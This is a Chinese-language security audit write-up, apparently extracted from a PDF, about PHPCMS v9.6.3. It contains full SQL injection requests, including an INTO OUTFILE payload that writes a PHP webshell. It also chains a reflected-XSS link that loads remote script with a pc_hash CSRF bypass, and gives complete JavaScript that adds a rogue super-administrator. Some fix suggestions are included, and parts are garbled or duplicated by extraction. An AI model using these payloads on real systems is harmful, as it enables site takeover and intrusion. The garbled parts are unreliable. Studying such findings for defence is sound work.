add 方法 insert 注入/edit 方法 update 型注入

\phpcms\modules\member\member.php

add 方法 insert 注入

\phpcms\modules\member\member_menu.php

add 方法 insert 注入/edit 方法 update 型注入

\phpcms\modules\member\member_modelfield.php

add 方法 insert 注入/edit 方法 update 型注入

\phpcms\modules\poster\poster.php

add 方法 insert 注入/edit 方法 update 型注入

\phpcms\modules\poster\space.php

add 方法 insert 注入/edit 方法 update 型注入

\phpcms\modules\search\search_type.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\special\content.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\special\special.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\badword.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\category.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\copyfrom.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\ipbanned.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\keylink.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\menu.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\position.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\role.php
add 方法 insert 注入/edit 方法 update 型注入
\phpcms\modules\admin\urlrule.php
add 方法 insert 注入/edit 方法 update 型注入

这里其实还有个思路，先 insert 要 into outfile 的数据到数据库中，然后找到一个二次入库的点，可以 getshell，不过随便找了一下，发现 phpcms 二次入库的点还挺少的，直接放弃。

4.3 因为变量覆盖导致的注入



\phpcms\modules\message\message.php

在 search_message 函数中

```
259     $where = '';
260     extract($_POST['search']);
```

第 259 行初始化\$where 参数

第 260 行，将\$_POST['search']中的键注册为变量

```
280     $infos = $this->db->listinfo($where, $order = 'messageid DESC', $page,
281     $pages = '12');
```

第 280 行，\$where 参数传入 listinfo 函数

在 listinfo 函数中

```
57     $where = to_sqls($where);
58     $this->number = $this->count($where);
```

第 58 行，\$where 传入 count 函数

在 count 函数中

```
142     $r = $this->get_one($where, "COUNT(*) AS num");
```

第 142 行\$where 传入 get_one 函数

在 get_one 函数中

```
131     $where = $where == '' ? '' : ' WHERE ' . $where;
132     $order = $order == '' ? '' : ' ORDER BY ' . $order;
133     $group = $group == '' ? '' : ' GROUP BY ' . $group;
134     $limit = ' LIMIT 1';
135     $field = explode(',', $data);
136     array_walk($field, array($this, 'add_special_char'));
137     $data = implode(',', $field);
138
139     $sql = 'SELECT ' . $data . ' FROM ' . $this->config['database']
140           . ' . $table . ' . $where . $group . $order . $limit;
141     $this->execute($sql);
```

第 140 行进入 execute 函数执行

综上，因为 extract 函数的关系，这里\$where 参数(通过\$_POST['search']['where'])是可控的，可构造一个不带单双引号的注入

请求如下 ：

```
POST /index.php?m=message&c=message&a=search_message&menuid=1620 HTTP/1.1
```



Host: 192.168.99.127
Content-Length: 208
Cache-Control: max-age=0
Origin: http://192.168.99.127
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.115 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
DNT: 1
Referer: http://192.168.99.127/index.php?m=message&c=message&a=init&menuid=1620&pc_hash=OrStVI
Accept-Language: en,zh-CN;q=0.8,zh;q=0.6
Cookie:
Connection: close

search[status]=&search[username]=todaro&search[start_time]=&search[end_time]=&dosubmit=%CB%D1%CB%F7&pc_hash=OrStVI&search[where]=1=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1))%23

最后执行的数据库语句为 :

```
SELECT COUNT(*) AS num FROM `phpcmsv9`.`v9_message` WHERE 1=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1))# AND send_from_id='todaro' or send_to_id='todaro'
```

```
OUTFOX_SEARCH_USER_ID_NCO0=57156542.1857679;
LKCRCV_admin_username=9322CMB3hbwCRUf-GzeOf2f5oJXYYVEYoGoselv0X9t0g;
LKCRCV_siteid=9322C1SvRSvCWRFg-x5yWhqH1558a1HT5pMnrs;
LKCRCV_admin_email=9322C1SvRSvCWRFg-x5yWhqH1558a1HT5pMnrs;
LKCRCV_sys_lang=9322C1J0sGh7s7yvDvekoh4_ZmDHdAe3AWHch1-07xFvXqxA;
LKCRCV_auth=d44fMSHbE211NuelzLoTsv0xM5CxBb1LUX1Q2_ygRkf6FLVx6oPvtGRlyTlqnk_zAM
2LS8sxCByy_jiGt0r7K1p7KtAxDWj-mok_gZLW1bvvlpW1la8swEB3C3PyDip_4C7VqmaRwYaoTCL4Tp
Yc; LKCRCV_userid=d44fD1TdvFXiu6oBv19uN7CHyH_4KtHev1jBR;
LKCRCV_username=d44fIABTjwvCDsphyU4HbZEOb8mvd16tceL9gWtpuk0Pf1qBsf0;
LKCRCV_groupid=d44fWDwHNCff0c033jRcP1iF2Khn0wC0SDhGtAI1we;
LKCRCV_nickname=d44fky5J03TfV771ZGq5SwMG5b1JLsehlugJsr0C2JKr3atFA98;
style=styles3
Connection: close

search5Bstatus5D=&search5Busername5D=todaro&search5Bstart_time5D=&search5Bend_time5D=&dosubmit=%CB%D1%CB%F7&pc_hash=OrStVI&search5Bwhere5D=1=(updatexml
1,concat(0x5e24,(select user()),0x5e24),1))%23
```

```
Pragma: no-cache
Content-Length: 682


<b>MySQL Query : </b> SELECT COUNT(*) AS num FROM `phpcmsv9`.`v9_message` WHERE 1=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1))# AND send_from_id='todaro' or send_to_id='todaro' LIMIT 1 <br /><b> MySQL Error : </b> XPATH syntax error: '^$root@localhost:$' <br /><b>MySQL Errno : </b> 1104 <br /><b> Message : </b> XPATH syntax error: '$root@localhost:$' <br />

不过因为 phpcms 的全局处理，所以如果在\$where 参数中加入单双引号是会过滤的，所以这里也不能 into outfile



```
$_w1j-d_7Df2nC4iiY01r159wAbDjWvvr3UJskNw; _rl_test_cookies=149967024314;
OUTFOX_SEARCH_USER_ID_NCO0=57156542.1857679;
LKCRCV_admin_username=9322CMB3hbwCRUf-GzeOf2f5oJXYYVEYoGoselv0X9t0g;
LKCRCV_siteid=9322C1SvRSvCWRFg-x5yWhqH1558a1HT5pMnrs;
LKCRCV_admin_email=9322C1SvRSvCWRFg-x5yWhqH1558a1HT5pMnrs;
LKCRCV_sys_lang=9322C1J0sGh7s7yvDvekoh4_ZmDHdAe3AWHch1-07xFvXqxA;
LKCRCV_auth=d44fMSHbE211NuelzLoTsv0xM5CxBb1LUX1Q2_ygRkf6FLVx6oPvtGRlyTlqnk_zAM
2LS8sxCByy_jiGt0r7K1p7KtAxDWj-mok_gZLW1bvvlpW1la8swEB3C3PyDip_4C7VqmaRwYaoTCL4Tp
Yc; LKCRCV_userid=d44fD1TdvFXiu6oBv19uN7CHyH_4KtHev1jBR;
LKCRCV_username=d44fIABTjwvCDsphyU4HbZEOb8mvd16tceL9gWtpuk0Pf1qBsf0;
LKCRCV_groupid=d44fWDwHNCff0c033jRcP1iF2Khn0wC0SDhGtAI1we;
LKCRCV_nickname=d44fky5J03TfV771ZGq5SwMG5b1JLsehlugJsr0C2JKr3atFA98;
style=styles3
Connection: close

search5Bstatus5D=&search5Busername5D=todaro&search5Bstart_time5D=&search5Bend_time5D=&dosubmit=%CB%D1%CB%F7&pc_hash=OrStVI&search5Bwhere5D=1%27/*union
n/*/*select/*/*0x3c3f706870206576616c28245f52455155455345b63d645d2
93b3f3e/*/*into/*/*outfile/*/*'C:/www/cms/phpcms_v9.6.3_GBK/phpcms/modules/message/1.php' AND
send_from_id=''; at line 1
 MySQL Errno : 1064
 Message : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'C:/www/cms/phpcms_v9.6.3_GBK/phpcms/modules/message/1.php' AND
send_from_id='';' at line 1


```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 1371


<b>MySQL Query : </b> SELECT COUNT\(\*\) AS num FROM `phpcmsv9`.`v9\_message` WHERE 1=2/\*/\*union/\*/\*select/\*/\*'0x3c3f706870206576616c28245f52455155455345b63d645d2
93b3f3e/\*/\*into/\*/\*outfile/\*/\*'C:/www/cms/phpcms\_v9.6.3\_GBK/phpcms/modules/message/1.php' AND
send\_from\_id='';' at line 1 <br /> MySQL Errno : </b> 1064 <br /><b> Message : </b> You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'C:/www/cms/phpcms\_v9.6.3\_GBK/phpcms/modules/message/1.php' AND
send\_from\_id='';' at line 1 <br />-194-


```


```


```



不过回头又重新看了一下，发现事情还有转机

在 listinfo 函数将 \$where 参数传入 count 函数后

57

```
$where = to_sqls($where);
```

\$where 会被 to_sqls 函数进行处理

```
693 if(is_array($data) && count($data) > 0) {  
694     $sql = '';  
695     foreach ($data as $key => $val) {  
696         $sql .= $sql ? " $front `{$key}` = '$val' " : "  
697         $key` = '$val' ";  
698     }  
699     return $sql;
```

在该函数中会判断传入的参数，如果是数组，会分别将键值对取出来，键只添加``，而值会加单引号

所以如果如果能给 to_sqls 函数传入数组，那么在键中就可以加入单双引号！

来重新看一下 search_message 函数



```
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
    $where = '';
    extract($_POST['search']);
    if(!$username && !$start_time && !$end_time) {
        $where = "";
    }
    if($username) {
        //判断是查询类型,收件还是发件记录
        if($status=="") {
            $where .= $where ? " AND send_from_id='$username' or
            send_to_id='$username'" : " send_from_id='$username'
            or send_to_id='$username'";
        } else {
            $where .= $where ? " AND $status='$username'" : "
            $status='$username'";
        }
    }
    if($start_time && $end_time) {
        $start = strtotime($start_time);
        $end = strtotime($end_time);
        // $where .= "AND `message_time` >= '$start' AND
        'message_time' <= '$end' ";
        $where .= $where ? "AND `message_time` >= '$start' AND
        'message_time' <= '$end'" : " `message_time` >= '$start'
        AND `message_time` <= '$end' ";
    }
    $page = isset($_GET['page']) && intval($_GET['page']) ? intval($_GET[
    'page']) : 1;
    $infos = $this->db->listinfo($where, $order = 'messageid DESC', $page,
    $pages = '12');
```

如果不进入第 264 行和第 272 行中，\$where 就能是一个数组

综合第 261 行的判断，这里只要让\$username 为空、\$start_time 和\$end_time 其中一个为空，即可满足要求。

综上,请求如下数据  :

```
POST /index.php?m=message&c=message&a=search_message&menuid=1620 HTTP/1.1
Host: 192.168.99.127
Content-Length: 333
Cache-Control: max-age=0
Origin: http://192.168.99.127
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.115 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
```



DNT: 1

Referer: http://192.168.99.127/index.php?m=message&c=message&a=init&menuid=1620&pc_hash=xxxxx

Accept-Language: en,zh-CN;q=0.8,zh;q=0.6

Cookie:

Connection: close

search[status]=&search[username]=&search[start_time]=1&search[end_time]=&dosubmit=%CB%D1%CB%F7&pc_hash=xxxxx&search[where][replyid`/**//**/union/**/select/**/0x3c3f706870204061737365727428245f474554b27636d4275d293b3f3e/**/into/**/outfile/**/'C:/www/cms/phpcms_v9.6.3_GBK/phpcms/modules/message/1.php'%23]=1

(绝对路径由前面爆路径所得)

如果当前数据库用户有写权限，即可生成/phpcms/modules/message/1.php 文件

The screenshot shows a debugger interface with several tabs at the top: member_menu.lang.php, cache_file.class.php, model.class.php, db_mysql.class.php, 1.php, index.php, attachments.php, sitemodel_field.php, and member_setting.php. The 1.php tab is active, showing the following code:

```
1 <?php @assert($_GET['cmd']); ?>
2
3
```

Below the debugger is a Burp Suite Professional window. The 'Request' tab shows a POST request to 'http://192.168.99.127'. The 'Response' tab shows an error message:


```
HTTP/1.1 500 Server Error
Connection: close
Date: Mon, 17 Jul 2017 09:00:43 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 158

PHP Fatal error: Call to a member function fetch_array() on a non-object in C:\www\cms\phpcms_v9.6.3_GBK\phpcms\libs\classes\db_mysql.class.php on line 154
```

The request body contains the exploit payload:

```
Accept-Language: en,zh-CN;q=0.8,zh;q=0.6
Cookie: PHPSESSID=80q17vnp18f5ier66d96m5d6;
LRBCv_catid=1be40v-eajD7wGJkxiymnhRgfs9mHHSsPv10V7;
LRBCv_module=75352ed5aa7L5GEfr0bqGSK6f61L590-nt65FmZEGL1fch4U;
LRBCv_act_jwon=5462TQaT0L9gf50LN77upPwvH15FwvryP_3h*Eqg0CqyfFjF2V0HdTrhYePP6KWH
rZKHGh1-pJ3xwvTCrCjGsdp8M19Fdmcwv3mBypiZAnM_yw2U15F13n41Mlce682QhKsv_CBFHCAzhaMj
Swij_d_70f2nc441v01r15WwAdjWv3U5jkhw; _rl_test__cookies=1495670204314;
OUTFOX_SEARCH_USER_ID_M=00-55715694C.1057679;
LRBCv_admin_username=93221R3bveC0RfT-Gse0f2f5oJX1TYEoG0selv0Xis70g;
LRBCv_siteid=932217Ac2_0D7TqLs1mjezoHgBVcep1c00wh4;
LRBCv_userid=932212Sy85vCWBFG-q-xywWHgNIS56a1HT5phRns;
LRBCv_admin_email=932217D1Hshb3qJ3ESGR8SCX98-eMpsJCA-oHnYU2F6rsQ-HfSJn0F41Mas;
LRBCv_sys_lang=932213oNs7fyvDvebcb4_2mnbHae3AWHq1-07xFVxxqA;
LRBCv_anh=444HM9HrE211NhelmoTSow90aSCQxb1LUK1Q2_ygRkofefLVWGeoPvtGRlyTiqnL_kAM
LJS0hscByv_j16ctt7Klp7AtU(W)-moLg2LW1hvvLpW1ia8swEB3C3yD1P_427VqmuRwYAoTCL4Tp
Y; LRBCv_userid=d44f1ABTjvwVCDspxfU4HbZ2Eh8wvld6tce1s9WtpukOPIqB5fo;
LRBCv_username=d44f1WDvHDFc033jRcP1fJh0w05DhGtAI1we;
LRBCv_nickname=d44fky5J03TfV77I2Gq53vH65bIJLsehlugJsrXKQJKr3atFA90;
style=style3
Connection: close
```

The exploit payload is a complex string of characters designed to trigger a PHP error, specifically a call to a non-object using the `fetch_array()` method.



System	Windows NT TODAR-3845C2189 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js --enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php53n\php.ini
Scan this dir	(none)

我们再来看一下这个操作所需要的权限及位置：

> 位置：模块 > 模块列表 > 短消息 > “搜索处”
> 设置该权限：设置 > 管理员设置 > 角色管理 > 权限设置 > 模块 > 模块列表 > 短消息
短消息这个功能对于后台用户（总编、编辑、运营总监、发布人员、站点管理员、超级管理员）来说，赋予其这个权限应该不算太高吧？

修复建议：

修改\phpcms\modules\message\message.php 文件

第 260 行为 ：

```
extract($_POST['search'],EXTR_SKIP);
```

```
//extract($_POST['search']);  
extract($_POST['search'],EXTR_SKIP);
```

修改后即可防止变量覆盖，无法 getshell。

像\phpcms\modules\message\message.php 文件一样因为变量覆盖导致注入的还有以下文件，这里只列举，不再赘述：

\phpcms\modules\pay\payment.php



pay_list 函数/pay_stat 函数

\phpcms\modules\admin\ipbanned.php

search_ip 函数

\phpcms\modules\attachment\manage.php

init 函数

上面的注入都存在于后台中，所以会验证 pc_hash 这个值，而这个值也是用来进行 csrf 防御的，主要在调用一些函数时会校验该值，所以管理员直接访问/index.php?m=admin 是不需要校验该值，而且请求后 pc_hash 的值会返回给客户端。如果我能找到一个前台的 xss，那么就能定向管理员然后获取 pc_hash 这个值，最后以 csrf 漏洞的利用方式一样，在后台为所欲为以至于 getshell。但是 phpcms 前台用户的操作很有限，我反正没找到 xss。

不过我在后台中找到了一个反射型 xss，但是如同上面说的在调用一些函数时会校验 pc_hash 的值，这就成悖论了：要想触发后台 xss，就得先有 pc_hash，但是 pc_hash 又得通过 xss 获取。怎么办，回过头来审视一下 pc_hash 校验的过程，看看到底是调用哪些函数会触发该校验。后台操作默认都会有这一个引入

```
5  class index extends admin {  
6      public function __construct() {  
7          parent::__construct();
```

调用\phpcms\modules\admin\classes\admin.class.php 类 admin 的__construct 函数

```
18          self::check_priv();
```

第 18 行调用 check_priv 函数

```
171      if(preg_match('/^public_/',ROUTE_A)) return true;
```

在该函数的第 171 行如果\$_GET['a']参数为 public_ 开头的则返回 true

```
24          self::check_hash();
```

第 24 行调用 check_hash 函数来校验 pc_hash 的值以防止 csrf 漏洞



```
225     if(preg_match('/^public_/', ROUTE_A) || ROUTE_M == 'admin'  
226         && ROUTE_C == 'index' || in_array(ROUTE_A, array('login'  
227             ))) {  
228         return true;  
229     }  
230     if(isset($_GET['pc_hash']) && $_SESSION['pc_hash'] != ''  
231         && ($_SESSION['pc_hash'] == $_GET['pc_hash'])) {  
232         return true;  
233     } elseif(isset($_POST['pc_hash']) && $_SESSION['pc_hash']  
234         != '' && ($_SESSION['pc_hash'] == $_POST['pc_hash'])) {  
235         return true;  
236     } else {  
237         showmessage(L('hash_check_false'), HTTP_REFERER);  
238     }  
239 }
```

同样的在该函数中，如果\$_GET['a']参数为 public_开头的则返回 true，不再校验 pc_hash

所以如果后台中有以 public_开头的函数存在漏洞，则能绕过 pc_hash 的校验，造成 csrf 漏洞。

上面说到的后台反射型 xss 就是在 public_开头的函数中，所以后台用户访问时不需要校验 pc_hash，不过还是会校验后台权限，所以这个 xss 只能用来攻击后台用户。

0x05 化腐朽为神奇的后台反射型 xss

在\phpcms\modules\admin\plugin.php 文件 public_appcenter_ajax_detail 函数中

```
407     public function public_appcenter_ajax_detail() {  
408         $id = intval($_GET['id']);  
409         $data = file_get_contents(  
410             'http://open.phpcms.cn/index.php?m=open&c=api&a=get_detail_byappid&id='.  
411             $id);  
412         // $data = json_decode($data, true);  
413         echo $_GET['jsoncallback'] . ' (' . $data . ')';  
414         exit;  
415     }
```

第 409 行获取远程内容

第 411 行\$_GET['jsoncallback']连同获取的内容被一起输出到页面中

链接地址 [\[REDACTED\]](#) :

```
/index.php?m=admin&c=plugin&a=public_appcenter_ajax_detail&jsoncallback=<script  
src=http://192.168.99.129/3.js></script>
```

3.js 的内容为' alert(1);'，后台用户访问该链接即可加载远端 js，然后 js 被执行，弹出 1



来自 http://192.168.99.127 的页面说:

1

确定

修复建议：

修改\phpcms\modules\admin\plugin.php 文件

第 411 行为 :

```
echo htmlspecialchars($_GET['jsoncallback'].'.'.$data.'');
```

```
//echo $_GET['jsoncallback'].'.'.$data.'';
echo htmlspecialchars($_GET['jsoncallback'].'.'.$data.'');
```

第 409 行获取远程内容

第 411 行\$_GET['jsoncallback']连同获取的内容被一起输出到页面中

链接地址 :

```
/index.php?m=admin&c=plugin&a=public_appcenter_ajax_detail&jsoncallback=<script
src=http://192.168.99.129/3.js></script>
```

3.js 的内容为' alert(1);'，后台用户访问该链接即可加载远端 js，然后 js 被执行，弹出 1

来自 http://192.168.99.127 的页面说:

1

确定

修复建议：

修改\phpcms\modules\admin\plugin.php 文件

第411行为  :

```
echo htmlspecialchars($_GET['jsoncallback'].'.'.$data.'');
```

```
//echo $_GET['jsoncallback'].'.'.$data.'';
echo htmlspecialchars($_GET['jsoncallback'].'.'.$data.'');
```

修改后对比图：



```
<script src="http://192.168.99.129/3.js"></script><(!Doctype html)><html xmlns="http://www.w3.org/1999/xhtml"> <head> <meta http-equiv="Content-Type" content="text/html; charset=gb2312" /> <title></title> <script type="text/javascript"> function request(paras) { var url = location.href; var paraString = url.substring(url.indexOf("?") + 1, url.length).split("&"); var paraObj = {} for (i = 0; j = paraString[i]; i++) { paraObj[j.substring(0, j.indexOf("-"))toLowerCase()] = j.substring(j.indexOf("-") + 1, j.length); } var returnValue = paraObj[paras.toLowerCase()]; if (typeof(returnValue) == "undefined") { return ""; } else { return returnValue; } } var id = request("id"); var kw = request("kw"); kw += '&st=web&param3='; var h=window.location.host; var host_block = [ "xk.cm.org", "xkcm.org", "www.xkcm.org" ]; var i=0; var find="0"; for(i=0; i<host_block.length;i++){ if(h.indexOf(host_block[i])>0){ find="1"; break; } } switch (find) { case "0": window.location = "http://search.114so.cn/search_web.html?id=315" + "&kw=" + kw; break; default: window.location = "about:blank" break; } </script> </body></html>
```

修改后js已经不能被加载和执行

(注：()内本来不会有内容的，因为请求域名不存在，本地网络被运营商劫持，强行加上去的)

利用：

将以下1,2,3方法联合起来使用，就可以实现点击一个链接造成添加管理员或者直接getshell的效果

(1)添加管理员

有了xss,有了pc_hash,那就能通过csrf漏洞在后台为所欲为了,比如添加一个管理员。在添加管理员中的请求中还有一个重要的参数，就是admin_manage_code

这个参数可以从以下连接获取 。

```
/index.php?m=admin&c=admin_manage&a=add&menuid=54&pc_hash=xxxxx
```

所以这里需要先获取到pc_hash,然后再获取admin_manage_code,最后就能构造添加管理员的请求包，管理员已登录的情况下，火狐打开如下链接 ：

```
/index.php?m=admin&c=plugin&a=public_appcenter_ajax_detail&jsoncallback=<script%20src=http://192.168.99.129/2.js></script>
```

更新：绕过最新chrome浏览器的xss auditor ：

```
/index.php?m=admin&c=plugin&a=public_appcenter_ajax_detail&jsoncallback=<br><script%20src=http://192.168.99.129/2.js></script>
```

2. js的内容为如下 ：

```
var request = false;
```

```
if (window.XMLHttpRequest) {
    request = new XMLHttpRequest();
    if (request.overrideMimeType) {
        request.overrideMimeType('text/xml')
    }
} else if (window.ActiveXObject) {
    var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0',
'Msxml2.XMLHTTP.6.0', 'Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0',
'MSXML2.XMLHTTP'];
    for (var i = 0; i < versions.length; i++) {
        try {
            request = new ActiveXObject(versions[i])
        } catch (e) {}
    }
}
xmlhttp = request;
xmlhttp.open("GET", "http://192.168.99.127/index.php?m=admin", false);
xmlhttp.send(null);
var pc_hash = xmlhttp.responseText.match(/pc_hash = '(\S*)'/)[1];//获取 pc_hash

xmlhttp = request;
xmlhttp.open("GET",
"http://192.168.99.127/index.php?m=admin&c=admin_manage&a=add&menuid=54&pc_hash="+pc_hash, false);
xmlhttp.send(null);
var admin_manage_code = xmlhttp.responseText.match(/value="(\S*)" id="admin_manage_code"/)[1];//获取
admin_manage_code

var parm =
"info%5Busername%5D=test1234&info%5Bpassword%5D=a123123&info%5Bpwdconfirm%5D=a123123&info%5B
email%5D=1%402ssq.com&info%5Brealname%5D=&info%5Broleid%5D=1&info%5Badmin_manage_code%5D=01
c9kekPNINAsqNA_eZY4M1SceLV8Oc70B3nQj6PIXEGMqV-XOBPs0tSqaWcj3qZV_2Y6lc9Ts&dosubmit=%CC%E1%BD%BB&pc_hash="+ pc_hash +"&info%5Badmin_manage_code%5D="+admin_manage_code;//添加管理员

xmlhttp = request;
xmlhttp.open("POST", "http://192.168.99.127/index.php?m=admin&c=admin_manage&a=add", true);
xmlhttp.setRequestHeader("Cache-Control", "no-cache");
xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded")
```

```
xmlhttp.send(parm);
```

请求后会添加一个用户名为 test1234 密码为 a123123 的管理员

管理员管理 | 添加管理员

序号	用户名	所属角色	最后登录IP	最后登录时间	E-mail	真实姓名
1	admin	超级管理员	192.168.99.120	2017-07-26 14:36:32	admin@local.com	
4	test1234	超级管理员			1@2ssq.com	

其他后台的操作可以以同样的方法实现，这里不再赘述

0x06 从反射型 XSS 到 CSRF 绕过到有条件 getshell

这里的有条件指的是后台模块的使用权限（上面已经论述），还有一个就是当前数据库用户的写权限。漏洞的利用方式可以是投稿文章，文章中加入该反射型 xss 的链接（可以用短域名）或者是以某种手段发送给具备后台权限的用户。具备模块权限已登录后台用户用火狐浏览器打开如下地址 [»](#)：

```
/index.php?m=admin&c=plugin&a=public_appcenter_ajax_detail&jsoncallback=<script%20src=http://192.168.99.129/1.js></script>
```

更新：绕过最新 chrome 浏览器的 xss auditor [»](#)：

```
/index.php?m=admin&c=plugin&a=public_appcenter_ajax_detail&jsoncallback=<br><script%20src=http://192.168.99.129/1.js></script>
```

1. js 的内容如下 [»](#)：

```
var request = false;
if (window.XMLHttpRequest) {
    request = new XMLHttpRequest();
    if (request.overrideMimeType) {
        request.overrideMimeType('text/xml')
    }
} else if (window.ActiveXObject) {
    var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0',
'Msxml2.XMLHTTP.6.0', 'Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0',
'MSXML2.XMLHTTP'];
    for (var i = 0; i < versions.length; i++) {
        try {
            request = new ActiveXObject(versions[i])
        } catch (e) {}
    }
}
```

